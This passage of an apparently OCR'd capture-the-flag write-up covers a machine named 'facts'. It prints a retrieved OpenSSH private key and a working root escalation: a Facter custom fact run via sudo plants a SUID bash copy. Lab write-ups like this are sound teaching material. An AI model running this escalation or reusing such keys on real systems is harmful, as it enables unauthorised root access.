
Response

```
HTTP/1.1 200 OK
Server: nginx/1.26.3 (Ubuntu)
Date: Wed, 10 Jun 2026 20:57:00 GMT
Content-Type: application/octet-stream
Content-Length: 464
Connection: keep-alive
x-frame-options: SAMEORIGIN
x-xss-protection: 0
x-content-type-options: nosniff
x-permitted-cross-domain-policies: none
referrer-policy: strict-origin-when-cross-origin
content-disposition: inline; filename="id_ed25519";
filename*=UTF-8''id_ed25519
content-transfer-encoding: binary
cache-control: no-cache
x-request-id: ea726560-e5e7-4859-9c08-cf8cc5798509
x-runtime: 0.062165

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABB3Pzfq69
lbQ+boQE6p+w82AAAAGAAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIBJFwId5GMCS4vkO
u1OoDhJaOvw1usr4Cs1NqVc22dhOAAAAoF9SAc5OdKEnW4bw+ah3YEpAYvI1CS3OpkQQgc
8DfHBxlUGJ3DDM+ZR6M+f0pGT3V66QQhg0Quw79cGec0qPysr+w2b0waSHKumZcKv5aTnC
24/U9O5oFljrJnhS4+Fo0RaT34kiNDG8fePOHG8hSzC/9fF/rvHEXBXgzNLXePItv1kiyj
sHgo4LxUYOBcLxLYOzf2qzCcF6D/kg+9h1qPs=
-----END OPENSSH PRIVATE KEY-----
```

Get root shell

sudo -l shows I can run facter as root



```
trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local
/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
```

I can browse example custom fact



Facter.add(:custom_app_version) do
  setcode do
    # Read the version from a local config or environment variable
    ENV['APP_VERSION'] || '1.0.0'
  end
end

Instead of ENV['APP_VERSION'] || '1.0.0', I want bash command to be run.

In a Facter custom fact, you can execute a shell command by using backticks, `%x()`, or (more cleanly in modern Ruby) `Facter::Core::Execution.execute`.

Recommended (Facter-safe way)


Use `Facter::Core::Execution.execute`:

Ruby

```ruby
Facter.add(:custom_app_version) do
  setcode do
    Facter::Core::Execution.execute('bash -c "your_command_here"').strip
  end
end
```

So let's create a ruby file changing command to create suid set bash

```ruby
# pwn.rb
Facter.add(:custom_app_version) do
  setcode do
    Facter::Core::Execution.execute('bash -c "cp /bin/bash /var/tmp/hello;
chmod 4755 /var/tmp/hello"').strip
  end
end
```



Start listener and run facter

```
sudo facter --custom-dir /dev/shm custom_app_version
```



I got root shell!